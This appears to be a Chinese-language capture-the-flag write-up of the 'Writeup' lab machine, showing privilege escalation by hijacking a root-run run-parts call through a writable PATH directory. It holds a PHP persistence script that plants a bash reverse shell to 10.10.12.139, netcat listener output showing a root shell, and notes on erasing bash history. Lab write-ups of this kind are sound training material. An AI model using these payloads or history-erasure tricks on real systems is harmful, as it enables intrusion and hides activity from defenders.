2019/09/14 22:58:01 CMD: UID=0    PID=4121   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2019/09/14 22:58:23 CMD: UID=0    PID=4122   |
2019/09/14 22:58:34 CMD: UID=0    PID=4123   | sshd: [accepted]
2019/09/14 22:58:34 CMD: UID=0    PID=4124   | sshd: [accepted]
2019/09/14 22:58:38 CMD: UID=0    PID=4125   | sshd: jkr [priv]
2019/09/14 22:58:38 CMD: UID=0    PID=4126   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin
:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/09/14 22:58:38 CMD: UID=0    PID=4127   | run-parts --lsbsysinit /etc/update-motd.d
2019/09/14 22:58:38 CMD: UID=0    PID=4128   | /bin/sh /etc/update-motd.d/10-uname
2019/09/14 22:58:38 CMD: UID=0    PID=4129   | sshd: jkr [priv]
2019/09/14 22:58:38 CMD: UID=1000 PID=4130   | sshd: jkr@pts/1
2019/09/14 22:58:38 CMD: UID=1000 PID=4131   | -bash
```

通过 `/etc/passwd` 中的标示，jkr用户的UID是1000，root用户的UID是0。

监听了一段时间得到几个重要的进程：


```
CMD: UID=0     PID=4121   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
CMD: UID=0     PID=4126   | sh -c /usr/bin/env -i
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit
/etc/update-motd.d > /run/motd.dynamic.new
CMD: UID=0     PID=4127   | run-parts --lsbsysinit /etc/update-motd.d
```

- 进程 `cleanup.pl` 是一个清理进程，暂时不知道用来干什么的（拿到root之后，知道是一个每分钟清理指定目录内文件的脚本）。
- 通过搜索了解到，run-parts通俗的说就是执行特定目录内的所有的脚本。

先查看下当前用户的环境变量是否包含在列表中：

```
jkr@writeup:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

利用步骤：


在/usr/local/bin写执行文件
root身份run-parts执行文件夹里所有脚本
获得反弹shell


这里的坑点也满多的，一开始不知道 `--lsbsysinit` 参数的含义，搜到 How do you use the run-parts command? ，名称问题，必须要是 **ASCII** 加 **减号或下划线** 组合的名称才行。

比如，最开始我向 `/usr/local/bin/` 写入一个 `runshell` 文件，怎么等都不见反弹到 **nc** ，而这个文件夹的权限不允许查看文件夹内的文件列表，只能写入和读取你知道名称的文件。


cat 一下 `runshell` 文件，发现会被删除，这里就要用到文件维持了，写了个PHP脚本来维持：

```
#root@kali:~/T00ls# cat m.php
<?php
ignore_user_abort(1);
set_time_limit(0);
while (1){
  $file = '/usr/local/bin/runshell';
  #$file = 'runshell';
  $content = '/bin/bash -c \'bash -i >& /dev/tcp/10.10.12.139/9999 0>&1\'';
  if (!file_exists($file)) {
      @file_put_contents($file, $content);
      chmod($file, 777);
  }
  sleep(5);
}

# /bin/bash -c 'bash -i >& /dev/tcp/10.10.12.139/9999 0>&1'
```

python 本地开个简单的服务，然后目标机器 wget 下载：




```
antSword-master                    BurpHelper.jar             les.sh
root@kali:~/T00ls# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
^CTraceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
root@kali:~/T00ls# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.138 - - [15/Sep/2019 03:28:50] "GET /m.php HTTP/1.1" 200 -
```




```
user.txt
jkr@writeup:~$ cd /tmp/
jkr@writeup:/tmp$ ls
pspy64  vmware-root  vmware-root_1453-3980363984
jkr@writeup:/tmp$ vim file.php
-bash: vim: command not found
jkr@writeup:/tmp$ vi file.php
jkr@writeup:/tmp$ vi file.php
jkr@writeup:/tmp$
jkr@writeup:/tmp$
jkr@writeup:/tmp$
jkr@writeup:/tmp$ wget http://10.10.12.139/m.php
--2019-09-15 03:28:59--  http://10.10.12.139/m.php
Connecting to 10.10.12.139:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 210 [application/octet-stream]
Saving to: 'm.php'

m.php                    100%[=====================================>]     210  --.-KB/s

2019-09-15 03:28:59 (20.1 MB/s) - 'm.php' saved [210/210]

jkr@writeup:/tmp$
```

然后等啊等，怎么都不见上线，pspy64 中看到已经运行了 run-parts ，奇了怪了。




```
AntSword-Loader-v4.0.3-linux-x64/  BurpHelper.jar             m.php
antSword-master/                   burpsuite_pro_v2.1.02.jar  sjet/
antSword-master.zip                exp.py
root@kali:~/T00ls# ls
45010                              antSword-master.zip  burpsuite_pro_v2.1.02.jar  m.php
AntSword-Loader-v4.0.3-linux-x64  brutespray           exp.py                     sjet
antSword-master                    BurpHelper.jar       les.sh
root@kali:~/T00ls# ls
45010                              antSword-master.zip  burpsuite_pro_v2.1.02.jar  m.php
AntSword-Loader-v4.0.3-linux-x64  brutespray           exp.py                     sjet
antSword-master                    BurpHelper.jar       les.sh
root@kali:~/T00ls# nc -lvp 9999
listening on [any] 9999 ...
ls
```



```
2019/09/15 04:10:00 CMD: UID=1000 PID=5606   | /bin/sh
2019/09/15 04:10:00 CMD: UID=1000 PID=5607   | /bin/sh
2019/09/15 04:10:01 CMD: UID=0    PID=5608   | /usr/sbin/CRON
2019/09/15 04:10:02 CMD: UID=0    PID=5609   | /usr/sbin/CRON
2019/09/15 04:10:02 CMD: UID=0    PID=5610   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2019/09/15 04:10:04 CMD: UID=0    PID=5612   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin
:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/09/15 04:10:04 CMD: UID=0    PID=5611   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin
:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/09/15 04:10:04 CMD: UID=0    PID=5613   | /bin/sh /etc/update-motd.d/10-uname
2019/09/15 04:10:05 CMD: UID=1000 PID=5615   | sshd: jkr
2019/09/15 04:10:05 CMD: UID=1000 PID=5617   | -bash
2019/09/15 04:10:05 CMD: UID=1000 PID=5619   | -bash
2019/09/15 04:10:05 CMD: UID=1000 PID=5618   | -bash
2019/09/15 04:10:05 CMD: UID=1000 PID=5620   | -bash
```

最后找到是因为名称的问题， 就将 `runshell` 改为了 `run-parts` ，成功获取到 root shell。



```
root@kali:~/T00ls# nc -lvp 9999
listening on [any] 9999 ...
10.10.10.138: inverse host lookup failed: Unknown host
connect to [10.10.12.139] from (UNKNOWN) [10.10.10.138] 51156
bash: cannot set terminal process group (5359): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@writeup:/#
```

```
2019/09/15 05:31:57 CMD: UID=102  PID=5326   | sshd: [net]
2019/09/15 05:31:58 CMD: UID=1000 PID=5327   | ls --color=auto -la
2019/09/15 05:32:00 CMD: UID=1000 PID=5328   | ls --color=auto /usr/local/bin/run*
2019/09/15 05:32:01 CMD: UID=0    PID=5329   | /usr/sbin/CRON
2019/09/15 05:32:01 CMD: UID=0    PID=5330   | /usr/sbin/CRON
2019/09/15 05:32:01 CMD: UID=0    PID=5331   | /usr/bin/perl /root/bin/cleanup.pl
2019/09/15 05:32:05 CMD: UID=1000 PID=5332   | -bash
2019/09/15 05:32:09 CMD: UID=1000 PID=5340   | -bash
ERROR: parsing events: possible inotify event overflow
2019/09/15 05:32:21 CMD: UID=0    PID=5343   | sshd: [accepted]
2019/09/15 05:32:21 CMD: UID=0    PID=5344   | /usr/sbin/sshd -R
2019/09/15 05:32:21 CMD: UID=0    PID=5345   | /usr/sbin/sshd
2019/09/15 05:32:21 CMD: UID=0    PID=5346   | /usr/sbin/sshd -R
2019/09/15 05:32:21 CMD: UID=102  PID=5347   | sshd: [net]
2019/09/15 05:32:21 CMD: UID=0    PID=5348   | /usr/sbin/sshd -R
2019/09/15 05:32:22 CMD: UID=102  PID=5349   | sshd: [net]
2019/09/15 05:32:22 CMD: UID=0    PID=5350   | sshd: [accepted]
2019/09/15 05:32:22 CMD: UID=0    PID=5351   | sshd: [accepted]
2019/09/15 05:32:22 CMD: UID=0    PID=5352   |
2019/09/15 05:32:22 CMD: UID=0    PID=5353   | sshd: [accepted]
2019/09/15 05:32:22 CMD: UID=0    PID=5354   | /usr/sbin/sshd
2019/09/15 05:32:22 CMD: UID=0    PID=5355   | sshd: [accepted]
2019/09/15 05:32:22 CMD: UID=0    PID=5356   | sshd: [accepted]
2019/09/15 05:32:22 CMD: UID=102  PID=5357   | sshd: [net]
2019/09/15 05:32:50 CMD: UID=0    PID=5358   |
2019/09/15 05:32:55 CMD: UID=0    PID=5359   | sshd: [accepted]
2019/09/15 05:32:55 CMD: UID=102  PID=5360   | sshd: [net]
2019/09/15 05:33:01 CMD: UID=0    PID=5361   | /usr/sbin/CRON
2019/09/15 05:33:01 CMD: UID=0    PID=5362   |
2019/09/15 05:33:01 CMD: UID=0    PID=5363   | /usr/bin/perl /root/bin/cleanup.pl
2019/09/15 05:33:06 CMD: UID=0    PID=5364   |
2019/09/15 05:33:06 CMD: UID=0    PID=5365   | /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/us
sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d
2019/09/15 05:33:06 CMD: UID=0    PID=5366   | /bin/sh /usr/local/bin/run-parts --lsbsysinit /etc/upda
-motd.d
2019/09/15 05:33:06 CMD: UID=0    PID=5367   | /bin/bash -c bash -i >& /dev/tcp/10.10.12.139/9999 0>&
2019/09/15 05:33:12 CMD: UID=0    PID=5368   | bash -i
```

```
root@kali:~/T00ls# nc -lvp 9999
listening on [any] 9999 ...
10.10.10.138: inverse host lookup failed: Unknown host
connect to [10.10.12.139] from (UNKNOWN) [10.10.10.138] 54218
bash: cannot set terminal process group (5955): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@writeup:/# cd /root
ccd /rootat
root@writeup:/root#  rools
ls
bin
root.txt
root@writeup:/root# cat root.txt
cat root.txt
eeba47f60b4******734f9b6198d7226
```

查看定时任务

拿到root权限之后，知道了 `cleanup.pl` 脚本专门用来清除 `/usr/local/sbin/` 、 `/usr/local/bin/` 内的文件的，每分钟执行一次：


```
root@writeup:/usr/local# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /root/bin/cleanup.pl >/dev/null 2>&1
root@writeup:/usr/local# cat /root/bin/cleanup.pl
#!/usr/bin/perl
my $age = 60;
while ($_ = glob('/usr/local/sbin/* /usr/local/bin/*')) {
  next if -d $_;
  my $mtime = (stat($_))[9];
  # delete files older than 3 minutes
  # to try to not spoil others
  if(time-$mtime > $age) {
    unlink($_);
  }
}
```

最后没搞懂这个进程： `sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new`

大体的意思是，先初始一下环境目录，然后通过 `run-parts` 执行符合名称规范的脚本？将执行的信息写入 `/run/motd.dynamic.new`？

备注

pspy64 这个工具挺好的，还可以看到其他用户执行的命令，因为用户的 `~/.bash_history` 已经软连到了 `/dev/null`，所以不会用命令记录落地。



```
2019/09/15 02:33:01 CMD: UID=0    PID=4671   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2019/09/15 02:33:26 CMD: UID=1000 PID=4672   | -bash
2019/09/15 02:34:01 CMD: UID=0    PID=4673   | /usr/sbin/CRON
2019/09/15 02:34:01 CMD: UID=0    PID=4674   | /usr/sbin/CRON
2019/09/15 02:34:01 CMD: UID=0    PID=4675   |
2019/09/15 02:35:01 CMD: UID=0    PID=4676   | /usr/sbin/CRON
2019/09/15 02:35:01 CMD: UID=0    PID=4677   | /usr/sbin/CRON
2019/09/15 02:35:01 CMD: UID=0    PID=4678   | /usr/bin/perl /root/bin/cleanup.pl
2019/09/15 02:35:53 CMD: UID=1000 PID=4679   | ls --color=auto
2019/09/15 02:35:58 CMD: UID=1000 PID=4680   | mkdir try2
2019/09/15 02:36:01 CMD: UID=0    PID=4681   | /usr/sbin/CRON
2019/09/15 02:36:01 CMD: UID=0    PID=4682   | /usr/sbin/CRON
2019/09/15 02:36:01 CMD: UID=0    PID=4683   |
2019/09/15 02:36:05 CMD: UID=1000 PID=4684   | ls --color=auto
2019/09/15 02:36:16 CMD: UID=0    PID=4685   |
2019/09/15 02:37:01 CMD: UID=0    PID=4686   | /usr/sbin/CRON
2019/09/15 02:37:01 CMD: UID=0    PID=4687   | /usr/sbin/CRON
2019/09/15 02:37:01 CMD: UID=0    PID=4688   | /usr/bin/perl /root/bin/cleanup.pl
2019/09/15 02:37:29 CMD: UID=1000 PID=4689   | cat crontab
2019/09/15 02:38:01 CMD: UID=0    PID=4690   | /usr/sbin/CRON
2019/09/15 02:38:01 CMD: UID=0    PID=4691   | /usr/sbin/CRON
2019/09/15 02:38:01 CMD: UID=0    PID=4692   | /usr/bin/perl /root/bin/cleanup.pl
2019/09/15 02:38:14 CMD: UID=1000 PID=4693   | ls --color=auto
2019/09/15 02:38:21 CMD: UID=1000 PID=4694   | cat run-parts
2019/09/15 02:38:38 CMD: UID=1000 PID=4695   | run-parts
2019/09/15 02:38:42 CMD: UID=1000 PID=4696   | run-parts --help
```

`python -m SimpleHTTPServer 80` 开启简单的http服务

`rm -f ~/.bash_history && ln -s ~/.bash_history /dev/null` 去除命令历史记录

`echo "/bin/bash -c 'bash -i >& /dev/tcp/10.10.12.139/9999 0>&1'" > /usr/local/bin/run-parts` 写反弹shell

> 杀马，kill -9 -1 杀死所有子进程（杀死当前用户所有进程，有权限下慎用），也可以直接killall apache2。这种操作并不会kill掉apache主进程，因为内存马是Apache启动的一个子进程（浏览器访问的情况下）；
>
> ps -aux|grep 'www-data'|awk '{print $2}'|xargs kill -9